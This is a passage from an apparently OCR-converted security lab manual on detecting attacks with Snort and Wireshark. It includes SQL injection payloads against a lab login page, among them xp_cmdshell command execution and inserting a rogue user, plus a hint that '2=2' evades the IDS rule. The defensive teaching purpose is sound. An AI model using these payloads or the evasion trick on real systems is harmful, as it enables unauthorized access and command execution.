***AP*** Seq: 0xB186A77E  Ack: 0x2B0521E5  Win: 0xFF0B  TcpLen: 20

[**] [1:1292:9] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2].
02/10-23:00:30.375078 192.168.1.100:1732 -> 192.168.1.50:4444
TCP TTL:128 TOS:0x0 ID:34385 IpLen:20 DgmLen:1219 DF
***AP*** Seq: 0xB186A809  Ack: 0x2B0521E9  Win: 0xFF07  TcpLen: 20
```

Figure 47: Viewing the Generated Alert File

The alert file is aware of the following items that took place on the internal network:

- The attack by 192.168.1.50 over port 135
- The Microsoft Command Shell sent to the Attacker from the Victim
- The Directory Listing done on the Victim’s Machine

2.2 Conclusion

Snort can be used to capture network traffic. The network traffic can be sent to the Terminal or sent to a log file. After a capture file has been generated, that capture file can be analyzed with Snort. An alert file is generated when Snort examines the traffic.

2.3 Discussion Questions

1. What file does Snort generate that provides detail about malicious activity?
2. What switch is used after the nmap command to scan one or more ports?
3. What command allows an attacker to view files and folders on a remote system?
4. What is the command to launch Metasploit?


3 Analyzing External Network Traffic with Snort

While internal threats like insiders are very real, the threats from attackers on the Internet are also very real. If an employee on the inside of a company's network is caught performing malicious actions on the network, they might get fired or face criminal prosecution. An attacker from the Internet may not have to face any recourse because they might live in an area in the world where they are out of your jurisdiction.

3.1 Using Wireshark

In this task, we will use Wireshark to capture the network traffic, and then analyze the PCAP file with Snort. Snort can analyze PCAP files for most sniffer programs.


1. On the **Linux Sniffer** machine, type the following command to launch Wireshark:
   root@bt:~# **wireshark**



```
root@bt:~# wireshark
```

Figure 48: Typing Wireshark

2. Check the ***Don't show the message again*** **box** and click the **OK** button.



Running as user "root" and group "root".
This could be dangerous.

☒ Don't show this message again.

Figure 49: Wireshark Message

Before sniffing network traffic, we want to designate the External Interface.

3. Select **Capture** from the Wireshark Menu bar, and chose **Interfaces**.





Figure 50: Capture Sub-Menu

4. Locate **eth1** on the left side. Click the **Start** button on the right across from it.




Device	Description	IP	Packets	Packets/s
eth0		unknown	0	0
eth1		unknown	0	0
any	Pseudo-device that captures on all interfaces	unknown	0	0
usbmon1	USB bus number 1	unknown	0	0
usbmon2	USB bus number 2	unknown	0	0
lo		127.0.0.1	0	0

Figure 51: Starting Wireshark on the External Interface

We will now disable JavaScript to perform SQL injection.

5. On the **Windows 7** machine, open **Mozilla Firefox** on the desktop. To disable JavaScript, select **Tools** from the Firefox menu bar and go down to **Options**. Click on the **Content** button. Uncheck **Enable JavaScript** then click **OK**.



216.1.1.1

☑ Block pop-up windows


☑ Load images automatically

☐ Enable JavaScript

Figure 52: Disable JavaScript

6. Attempt to perform SQL injection by typing the following in the username box: **JESSE' OR 1=1- -**

You can copy the above line from the sql.txt file on the Windows 7 desktop.


Company XYZ Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Company XYZ Login
216.1.1.1
Google
Submit
Clear


XYZ Company Login

Username JESSE' OR 1=1–

Password

Figure 53: An SQL Injection Attempt

You should receive a message stating, *Successful Login to CompanyXYZ Web Site*.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://216.1.1.1/ad...r+1%3D1--&password=
Google

216.1.1.1/admin/login.asp?username=jesse'+or+1%3D1--&pa

Successful Login to CompanyXYZ Web Site

for authorized user aanderson

Figure 54: Opening Firefox

7. Click the **Back** button to return to the 216.1.1.1 home page.




Figure 55: Returning to the Home Page

8. Clear any input that was in the username box by hitting the **Clear** button.



Company XYZ Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Company XYZ Login
216.1.1.1
Google
XYZ Company Login
Username
Password
Submit
Clear

Figure 56: Clearing the Input in the Web Form

9. Double-click on the **sql.txt** file on the **Windows 7** desktop.





Figure 57: The SQL.TXT File


10. Highlight the fourth line in the sql.txt file. Select **Edit**, then **Copy** from the menu.



```
jesse' or 1=1--
';exec master..sp_makewebtask "c:\inetpub\wwwroot\users.html", "select
';insert into Users values('jesse','james123')--
' exec master..xp_cmdshell 'WHOAMI > c:\inetpub\wwwroot\whoami.txt'--
```

Figure 58: Copying a Line of Text

11. Right-click in the **username** field and select **Paste**. Click the **Submit** button.




Username ub\wwwroot\whoami.txt'–

Password

Figure 59: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:



http://216.1.1.1/ad...%22%3B--&password=

216.1.1.1/admin/login.asp?username='%3Bexec+master..sp_

Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 60: Failed Login

12. Click the **Back** button to return to the 216.1.1.1 home page.





Figure 61: Returning to the Home Page

13. Go to the Public IP Address of XYZ Company by typing this URL in your browser: http://216.1.1.1/whoami.txt



```
nt authority\system
```

Figure 62: Public Facing Website

14. On the **Linux Sniffer** machine, go to **Capture** from the Menu bar and select **Stop.**




Figure 63: Stopping the Capture

15. Go to **File** in the Wireshark Menu bar and select **Save As**.





Figure 64: Wireshark Save as

16. Name the file **external**. Set the **Save in folder** to **root**. Click **Save**.



Name: external

Save in folder: root

	Captured	Displayed
● All packets	68	68
○ Selected packet only	1	1
○ Marked packets only	0	0
○ From first to last marked packet	0	0
○ Specify a packet range:	0	0
☐ Remove Ignored packets	0	0

File type: Wireshark/tcpdump/... - libpcap

Figure 65: Saving the File

17. Exit Wireshark by selecting **File** from the menu bar and selecting **Quit**.





Figure 66: Exiting Wireshark

Snort appends to the alert file, so we will remove it to avoid any confusion.


16. Type the following command in the terminal to remove the alert file.
root@bt:~#**rm alert**



```
root@bt:~# rm alert
```

Figure 67: Remote the Alert File


17. Type the following command in the terminal to analyze the capture file:
    root@bt:~#**snort -l . -c /etc/snort/snort.conf –r external**.



```
root@bt:~# snort -l . -c /etc/snort/snort.conf -r external
```

Figure 68: Analyzing the Capture with Snort

18. Type the following command to analyze the alert file generated by Snort:
    root@bt:~#**kwrite alert**



```
root@bt:~# kwrite alert
```

```
[**] [1:1000003:1] SQL Injection Attempt [**]
[Priority: 0]
02/11-16:17:59.985415 216.5.1.200:1064 -> 216.1.1.1:80
TCP TTL:128 TOS:0x0 ID:2888 IpLen:20 DgmLen:644 DF
***AP*** Seq: 0xEA5CFBD8  Ack: 0x904F85D5  Win: 0x4029  TcpLen: 20

[**] [1:1061:8] WEB-MISC xp_cmdshell attempt [**]
[Classification: Web Application Attack] [Priority: 1]
02/11-16:18:15.278519 216.5.1.200:1064 -> 216.1.1.1:80
TCP TTL:128 TOS:0x0 ID:2890 IpLen:20 DgmLen:756 DF
***AP*** Seq: 0xEA5CFE34  Ack: 0x904F8856  Win: 0x3F88  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/5309]
```

Figure 69: Viewing the Generated Alert File

The alert file is aware of the following items that took place on the internal network:

- The SQL Injection attempt with 1=1
- The use of the stored procedure xp_cmd shell

The SQL rule was looking for a signature 1=1, so 2=2 may have bypassed the IDS.

3.2 Conclusion

Wireshark can be used to capture network traffic. When using Wireshark, the interface needs to be designated. After a capture file has been generated, that capture file can be analyzed with Snort. An alert file is generated when Snort examines the traffic. You may need to clear the alert file if it has entries from a previous analysis attempt.

3.3 Discussion Questions

1. Why might you need to delete an alert file?
2. Give an example of how an IDS might be bypassed.
3. What needs to be designated when you start a Wireshark capture?
4. How is JavaScript disabled within the Firefox browser?

References

1. Wireshark:
   www.wireshark.org

2. Sourcefire:
   www.sourcefire.com

3. Snort:
   www.snort.org

4. SQL Injection:
   http://www.veracode.com/security/sql-injection

5. Metasploit:
   www.metasploit.com